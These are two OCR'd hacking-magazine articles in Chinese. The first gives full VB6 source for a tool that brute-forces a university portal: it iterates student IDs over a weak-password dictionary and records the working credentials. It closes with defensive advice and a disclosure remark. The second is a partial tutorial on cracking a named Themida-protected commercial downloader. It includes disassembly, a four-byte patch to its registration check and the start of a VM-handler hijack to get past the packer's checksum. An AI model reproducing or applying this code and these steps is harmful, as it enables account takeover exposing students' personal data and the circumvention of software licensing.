子程序只需要测试指定的账号是否匹配，若匹配，将用户名和密码追加到当前目录下的 temp.out 文件中。若账号不匹配，直接退出。

子程序编码

子程序无需用户界面，新建一个 VB6 工程，命名为“Thread.vbp”。

添加一个标准模块，命名为“ModXmlHttp”，写入 GetCode 函数，它通过创建 XMLhttp 对象进行 Post 提交，并返回 HTML 代码。

```
'第一个参数 CodeBase 是设置编码方式(GB2312 或 UTF-8)
'第二个参数 URL 是地址.
'第三个参数 Data 是参数
Public Function GetCode(CodeBase, URL, Data)
    On Error GoTo HandleErr:
    Dim xmlHTTP1
    Set xmlHTTP1 = CreateObject("Microsoft.XMLHTTP")
    xmlHTTP1.Open "get", URL, True
    xmlHTTP1.setRequestHeader "Content-Type",
"application/x-www-form-urlencoded"
    xmlHTTP1.send Data
    While xmlHTTP1.ReadyState <> 4
        DoEvents
    Wend
    GetCode = xmlHTTP1.ResponseBody
    If CStr(GetCode) <> "" Then GetCode =
BytesToBstr(GetCode, CodeBase)
    Set ObjXML = Nothing
    Exit Function
HandleErr:
End Function
Public Function BytesToBstr(strBody, CodeBase)
    Dim ObjStream
    Set ObjStream = CreateObject("Adodb.Stream")
    With ObjStream
   .Type = 1
      .Mode = 3
        .Open
        .write strBody
        .Position = 0
        .Type = 2
        .Charset = CodeBase
        BytesToBstr = .ReadText
        .Close
    End With
    Set ObjStream = Nothing
End Function
```

接下来创建一个标准模块“MainModule”，写入以下代码：

```
Option Explicit
Sub Main()
    Dim UserID As String        '用户名
    Dim PassWord As String      '密码
    Dim Ret() As String
    Ret = Split(Trim(Command), ",")     '拆分参数
    If UBound(Ret) <> 1 Then End        '若不是带两个参数，
直接退出
    UserID = Ret(0)             '第一个参数是用户名
    PassWord = Ret(1)           '第二个参数是密码
    If UserID <> "" And PassWord <> "" Then
        Dim AllCode As String
        AllCode = GetCode("UTF-8",
"http://portal.XXX.edu.cn/amserver/LoginServletLogin", "userid=" &
UserID & "&password=" & PassWord)
        '如果返回的 html 代码中有以下字样，表明用户名或密
码错误。
        If InStr(AllCode, "欢迎来到 XXXX 大学数字校园") Then
        Else
            '否则，破解成功，追加到 temp.out 文件中
            Open App.Path & "\temp.out" For Append As #1
            Print #1, UserID & vbTab & PassWord
            Close #1
        End If
    End If
End Sub
```

到此，子程序编写完毕，我们生成一个可执行文件 Thread.exe，稍后在主程序中它将会被调用。

主程序编码

主程序窗体的基本布局如图 2 所示。




图 2　主程序窗体布局

两个文本框控件用于填入起止的学号范围，分别是 TxtUserID1 和 TxtUserID2。一个 LstPass 用于从 password.dic 文件中载入弱口令列表。一个 Timer 数组用于延迟破解操作，一共有 5 个计时器，名称都为 TimerRun，索引从 0～4。还有一个单独的计时器 TimerResult，用于显示破解的结果到文本框 TxtResult 中。按钮 CmdStart 可以启动破解过程。

密码字典 password.dic 中的内容如下：

```
000000
123456
654321
666666
12345
54321
aaaaaa
abc123
abcd
abcd1234
abcdef
5201314
```

在窗体中写入代码：

```
Option Explicit
'学号
Dim StuNo As Long
'保存当前破解的密码索引值
Dim CurPos As Integer
Private Sub CmdStart_Click()
    '过滤空格
    TxtUserID1 = Trim(TxtUserID1)
TxtUserId2 = Trim(TxtUserId2)
'用户名必须为数字
    If (Not IsNumeric(TxtUserID1.Text)) Or (Not IsNumeric
(TxtUserId2.Text)) Then
        MsgBox "兄弟，学号是数字…", vbInformation,
Me.Caption
        Exit Sub
    End If
    '开始的学号必须小于结束的学号
    If TxtUserID1 > TxtUserId2 Then
        MsgBox "兄弟，你咋开始的学号都比结束的大了？",
vbInformation, Me.Caption
```

```
            Exit Sub
        End If
        '学号必须为十位数
        If Len(TxtUserID1) <> 10 Or Len(TxtUserId2) <> 10 Then
            MsgBox "兄弟，我记得学号现在好像是十位数，对不？",
vbInformation, Me.Caption
            Exit Sub
        End If
        StuNo = TxtUserID1.Text
        CurPos = 0                      '密码索引置 0
        '删除临时文件
        If Dir(App.Path & "\temp.out") <> "" Then
            Kill App.Path & "\temp.out"
        End If
        CmdStart.Enabled = False        '按钮不可用
        TxtResult.Text = ""             '清空上次破解的结果
        '启动计时器

        TimerRun(0).Enabled = True
        TimerRun(1).Enabled = True
        TimerRun(2).Enabled = True
        TimerRun(3).Enabled = True
        TimerRun(4).Enabled = True
        TimerShowResult.Enabled = True
    End Sub
    Private Sub Form_Load()
        If Me.Caption <> "XXXX【校园信息平台】娃娃猎手——
By 冰域剑客" Then
            End
        End If
    Call SkinH_Attach           '启用皮肤

        '从文件 password.dic 载入密码列表到 LstPass 控件
        Dim OneLine As String
        Open App.Path & "\password.dic" For Input As #1
      While Not EOF(1)
    Line Input #1, OneLine
    LstPass.AddItem Trim(OneLine)
        Wend
        Close #1
    End Sub
    Private Sub TimerRun_Timer(Index As Integer)
        TimerRun(Index).Enabled = False
        '如果一个学号已经测试完毕
        If CurPos > LstPass.ListCount - 1 Then
            If StuNo >= TxtUserId2 Then
                LblProgress.Caption = "破解完毕"
                CmdStart.Enabled = True
                TimerShowResult.Enabled = False
                Call TimerShowResult_Timer
            Else
                '继续破解下一个学号
                StuNo = StuNo + 1
                CurPos = 0              '密码索引置 0
                TimerRun(Index).Enabled = True
            End If
        Else
            '如果一个学号还没有测试完毕,继续测试下一个密码
            LblProgress.Caption = "正在测试：" & StuNo & Space(5)
& LstPass.List(CurPos)
            'Debug.Print StuNo & vbTab & LstPass.List(CurPos)
            Shell Chr(34) & App.Path & "\Thread.exe" & Chr(34) &
" " & StuNo & "," & LstPass.List(CurPos)
            CurPos = CurPos + 1
            TimerRun(Index).Enabled = True
    End If
    End Sub
    Private Sub TimerShowResult_Timer()
        If Dir(App.Path & "\temp.out") <> "" Then
            '读入文件 temp.out 中的内容，并现实到 TxtResult 文本
框中
            Dim rText As String
            Dim FSO As Object
            Set FSO = CreateObject("Scripting.FileSystemObject")
            Dim mFile As Object
            Set mFile = FSO.opentextfile(App.Path & "\temp.out", 1,
True)
            rText = mFile.readall
        TxtResult.Text = rText
      Set FSO = Nothing
        End If
    End Sub
```

到此编码结束，测试程序，在已知存在的学号范围内，存在大量弱口令账号，这将导致大批学生个人信息泄露，如图 3 所示。




图 3　测试破解效果

本文小结

通过校园信息平台可以查看学生的完整个人信息，为防止被暴力破解，可以做以下三点工作：首先，对于使用 HTTP 方式访问的 Web 请求，不应予以回应，强制使用 SSL 加密传输；第二，学生设置密码时严格要求密码强度，必须为字母+数字+特殊符号，否则不予通过；第三，增加验证码。相信通过以上三点，校园信息平台的安全性会得到很大提高。


本文介绍了通过创建多进程的方法实现快速 Web 暴力破解，它也有明显的不足，系统每次都需要将 Thread.exe 重新载入内存，编译过后的 Thread.exe 有 20KB，这是一种极大的浪费。作为改进，我们可以在 Thread.exe 测试完一个账号后不立即结束进程，而是转入监视状态，当主程序发送一个新的任务给 Thread.exe，子程序立即被激活并进行下一轮测试。另外使用 TimerShowResult 定时读入 temp.out 文件内容是否恰当，这也是值得讨论的。作为简单示例，本文只是介绍了基本的方法，希望读者朋友能够对程序进行更多的改进。

校园信息平台漏洞信息已发送给管理员，并已采取了部分修复措施，请勿将程序用于非法用途。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编

关键词：Themida、壳、破解



Themida 带壳破解技术浅析

文/图　小伟的小伟

《盗梦空间（Inception）》实在是一部给力的电影，大致内容就是 Cobb 和他的团队进入 Fischer 的梦境，并在那里植入思想，从而改变 Fischer 的意识和思想。

作为一个 Cracker，很自然而然的让我想到了 SMC。所谓 SMC，即 Self Modifying code，自修改代码。在不少壳、病毒和 Shellcode 中，SMC 是十分常用的技术。在破解当中，SMC 是指，劫持外壳的执行流程，在解压原始程序的数据后，修改原始程序的某些代码，相当于内存补丁。而当壳跑到 OEP 的时候，程序的代码已遭到了修改，壳也因此失去了保护的意义。想象一下，作者的本意是让壳保护自己的程序不被暴力破解，而 SMC 之后，壳竟然植入了破解程序的代码，就像 Inception，做梦其实本无所谓，而在梦中被植入了思想，那就可怕了。

本文就以一个高版本 Themida 加壳的程序为例，阐述一下 SMC 的基本过程和原理，结合 Inception 的一些元素，方便读者理解。

今天的主角是 Themida，一款来自西班牙的 Oreans 生产的一款加密壳，一直以来都被冠以世界强壳之名。其 IAT 加密、虚拟机保护、代码变形等技术让许多 Cracker 望而却步，所以不少游戏程序、游戏保护程序以及商业软件都使用了 Themida 进行保护。笔者水平能力有限，仅仅对 Themida 有个大致的认识，如有细节上的失误，还望各位读者不吝赐教。

现在，你就是 Cobb，Themida 就是梦境，带上 OD，我们一起 Inception。

信息收集

就像刚才所说的，SMC 的核心是劫持外壳的执行流程，修改原始程序的代码。我们先来破解一下小林人人网相册批量下载器。为了对应 Themida 的反调试，我们使用最新版的 StrongOD，勾选全部选项，重启 OD 后，把程序跑起来。

未注册的程序只能下载五张图片，下载完毕会提示未注册，如图 1 所示。




图 1

一般来说，读者可能会想到在 MessageBoxA/W 处下断点，可别忘了 Themida 有个 API 模拟，在 Themida 执行的过程中会把 API 的代码抽取到外壳分配的空间中并用垃圾代码打乱，增加了分析和跟踪的难度。我们知道 MessageBoxA 只是一层包装，实际会调用 MessageBoxExA 函数，所以我们到 user32.MessageBoxExA 下断点，重新下载照片，下载完之后顺利断了下来，查看堆栈，如图 2 所示。

```
11D7FAFC   00000001
11D7FB00   03460EAD   ┌CALL to MessageBoxExA from 03460EA8
11D7FB04   00090692   │hOwner = 00090692 ('小林人人网相册批量下载器 v2.33
11D7FB08   004C8650   │Text = "您当?,B0,"使用的是试用",B0,"??,BB,"能下载
11D7FB0C   03580EF8   │Title = "RrAlbum2.33"
11D7FB10   00000040   │Style = MB_OK|MB_ICONASTERISK|MB_APPLMODAL
11D7FB14   00000000   └LanguageID = 0 (LANG_NEUTRAL)
11D7FB18  ┌11D7FB64
11D7FB1C  │00460BE9   RETURN to RrAlbum2.0046DBE9 from 03460BEF
11D7FB20  │00090692
11D7FB24  │004C8650   RrAlbum2.004C8650
11D7FB28  │03580EF8   ASCII "RrAlbum2.33"
11D7FB2C  │00000040
```

图 2

可以看出，返回到地址 0046DBE9，我们到 0046DBE9 分析，测试了几次发现关键代码在最上层，而此处还被作者加了 VMProtect 的 SDK，可惜作者加了 SDK 之后没有用 VMProtect 加密，这一点确实是保护上的失误。我们看看代码：

```
004B3AC5       68 48864C00      push 004C8648       ; ASCII "2FA"
004B3ACA       E8 410FF5FF      call 00404A10       ; 注意这个 call
004B3ACF       83C4 04          add  esp, 0x4
004B3AD2       85C0             test eax, eax
004B3AD4       75 1F            jnz  short 004B3AF5 ; 是否弹出未注册提示
004B3AD6       6A 00            push 0x0
004B3AD8       6A 40            push 0x40
004B3ADA       68 50864C00      push 004C8650
004B3ADF       E8 9F02FCFF      call 00473D83       ; 此处弹出未注册提示
004B3AE4       837D E8 01       cmp  dword ptr [ebp-0x18], 0x1
004B3AE8       75 0B            jnz  short 004B3AF5
```

看看这个函数 00404A10，若返回值是 1 即 eax 是 1，就不会弹出注册提示，有点像我们要找的关键 call。既然是关键 call，下载相册之前一定会有一次对比，我们在 00404A10 头部下断点，再下载一次相册。在 00404A10 断下来后，查看堆栈，如图 3 所示。




图 3

发现调用来自 004B2FEB，返回看看，代码如下：

```
004B2FEB    83C4 04     add     esp, 0x4
004B2FEE    8945 E4     mov     dword ptr [ebp-0x1C], eax
004B2FF1    EB 0E       jmp     short 004B3001
```

可以看到，函数把返回值保存在 ebp-0x1C，显然这是一个局部变量，似乎保存着注册标志。因为我们现在还不确定，所以需要求证一下。对这个地址下硬件访问断点，我调试时这个值是 06EFFE98，在命令行输入 hr 06EFFE98，按 F9 键运行程序，不一会程序断了下来，停在这个地方：

```
004B3534    8955 A0     mov     dword ptr [ebp-0x60], edx
004B3537    837D E4 00  cmp     dword ptr [ebp-0x1C],
0x0                     ; 比较标志是否为 0
004B353B    75 0B       jnz     short 004B3548
004B353D    837D DC 05  cmp     dword ptr [ebp-0x24],
0x5                     ; 看到了常数 5，应该就是照片的个数了
004B3541    7C 05       jl      short 004B3548
004B3543    E9 2A050000 jmp
004B3A72                ; 跳向失败
004B3548    8B45 DC     mov     eax, dword ptr
[ebp-0x24]              ; 取出下载的照片个数
004B354B    83C0 01     add     eax,
0x1                     ; 递增 1
004B354E    8945 DC     mov     dword ptr [ebp-0x24], eax
```

代码比较简单，就不再赘述了，有兴趣的读者可以自行分析。

下面总结一下这个过程，下载照片之前，调用 00404A10 取得注册标志并保存在局部变量中，下载照片的时候，首先比较是否注册，如果不注册就比较下载的个数是否大于 5，大于就停止下载。所以，只要让 00404A10 强制返回 1，就完全变成了注册版。我们在 OD 里面把代码改成这样：

```
00404A10    33C0        xor     eax, eax
00404A12    40          inc     eax
00404A13    C3          retn
```

再运行一下程序，发现已经没有下载限制了。算一算，我们只需要修改四个字节就可以破解这个下载器，也就是说只要在 OEP 之前，找个地方执行一句 mov dword ptr [0x404A10], xC340C033，就可以达到破解的目的。

回顾一下这一节，我们明确了我们的目的，就是要植入一句代码，修改注册函数前四个字节，我们知道了要修改的数据和地址，至于如何修改，我们需要进入 Themida 的世界，Inception 才刚刚开始。

梦境分析

再复习一下我们要做的事情，劫持外壳的执行流程，修改原始程序的代码。要修改的代码已经找到，下面就是劫持外壳的流程了。这一步就像进入了梦境，需要在梦境中找到你要的东西一样，你必须了解它，是的，我们需要了解 Themida 的外壳的执行流程。

Themida 外壳的执行流程，恐怕很少有人完整分析过。可能有不少人尝试着单步下去，可毕竟不是 UPX 之类的压缩壳，Themida 的自解码和虚拟机足够消耗掉大部分人的精力和耐心，就像一个受过防盗梦训练的人的梦，充满了陷阱。Themida 的执行流程过于复杂，就细节来讲可以写好几十页，不过我们的目的是修改解压后的代码，所以只要关心 Themida 啥时候把原始数据解压了就好。

这里给大家讲一讲 Themida 的一些流程，只说我们 SMC 需要的就好。以要破解的这个下载器为例，入口点在最后一个区段里，入口处的代码解密倒数第二个区段的代码，然后把流程转移到第二个区段中，接下来 Themida 会把虚拟机的代码解压到倒数第三个区段里。然后再开始壳的完整过程。而外壳的过程大概是这样的：加载需要的 DLL，进行文件自校验，通过之后解压原始文件数据，然后是 API 的动态连接，最后跳到被虚拟化的入口点。

根据我个人的经验，想要在 Themida 解压原始程序代码的那个时刻 SMC 难度是比较高的，找到那个地方不难，但是相对比较深入，需要经过几层解压解码后才能到达。就像 Inception 里面说的 Limbo，搞不好容易迷失在里面。所以我们得另辟蹊径，寻找一条相对简单的路。我们知道 Themida 外壳的大部分代码，包括入口点的一部分，都是在虚拟机里面执行的，如果我们能将代码植入到虚拟机里面，并保证在执行外壳或者入口点的时候有机会执行那些植入的代码就可以保证能够修改程序。那么将代码植入虚拟机，应该怎么做呢？

现在简单地说一下虚拟机，这里的虚拟机不同于 VMWare 和 VirtualPC 那一类的虚拟机，这里的虚拟机可以理解为一套执行代码的环境，也就是说，虚拟机有自己的机器码、解码器、寄存器和指令系统，可以理解为和 Java 的虚拟机是同一个性质的。加壳时，Themida 首先把 x86 指令翻译成自己的那一套机器码，执行时根据机器码调用不同的虚拟机指令完成对应的 x86 指令，也就是功能是一样的，只是形式上变了个样子。而这里所说的指令系统，我们一般称之为 Handler，Handler 相当于指令，用来完成一些逻辑运算和操作等。关于虚拟机，各位读者了解个大概即可。有兴趣的可以参考网上的文章。

回到今天的主题，有了上面的分析之后，很容易想到，我们需要劫持一条使用率比较高的 Handler，在每次执行该 Handler 之后判断一下数据有没有解压，如果解压了就补上代码，破解就完成了。现在的问题变成，劫持哪一条 Handler 比较好呢？如果要简化一下，劫持逻辑 Handler 即 VM_CMP 是最好的。因为 VM_CMP 在 API 处理时必须会调用，Themida 会判断 API 地址是否在原始镜像里，而这个时候程序数据已经解压到原始的地方了。再者，Themida 在进行文件校验时也会调用 VM_CMP 比较文件的校验值，也就是劫持了 VM_CMP 连文件校验的功夫也省了。

好的，绕了一圈后，我们整理一下思路，大致流程是这样的：找出 VM_CMP，劫持该 handler，让流程转移到我们的代码，判断是否是文件校验，如果是就修改校验值，跳过文件校验，接下来判断代码是否正确解压，如果是就修改原始数据的代码，破解完成。

下面先来简单的谈一谈如何绕过 Themida 的文件校验。我们知道，Themida 会把文件的校验值（DWORD）保存在文件的尾部，也就是四个字节。外壳执行的时候，会调用 CheckSumMappedFile 计算 CheckSum，然后将 CheckSum 经过一些运算之后得到的值和保存在文件尾部的校验值进行对比，如

果相同就继续执行，如果不同就提示文件已经损坏，弹出如图4所示的提示框。




图 4

既然是 SMC，肯定得修改文件，我们就先来把校验过了。

用 OD 载入目标程序，按 Alt+M 键打开内存，查看最后一个区段的最后四个字节，如图 5 所示。

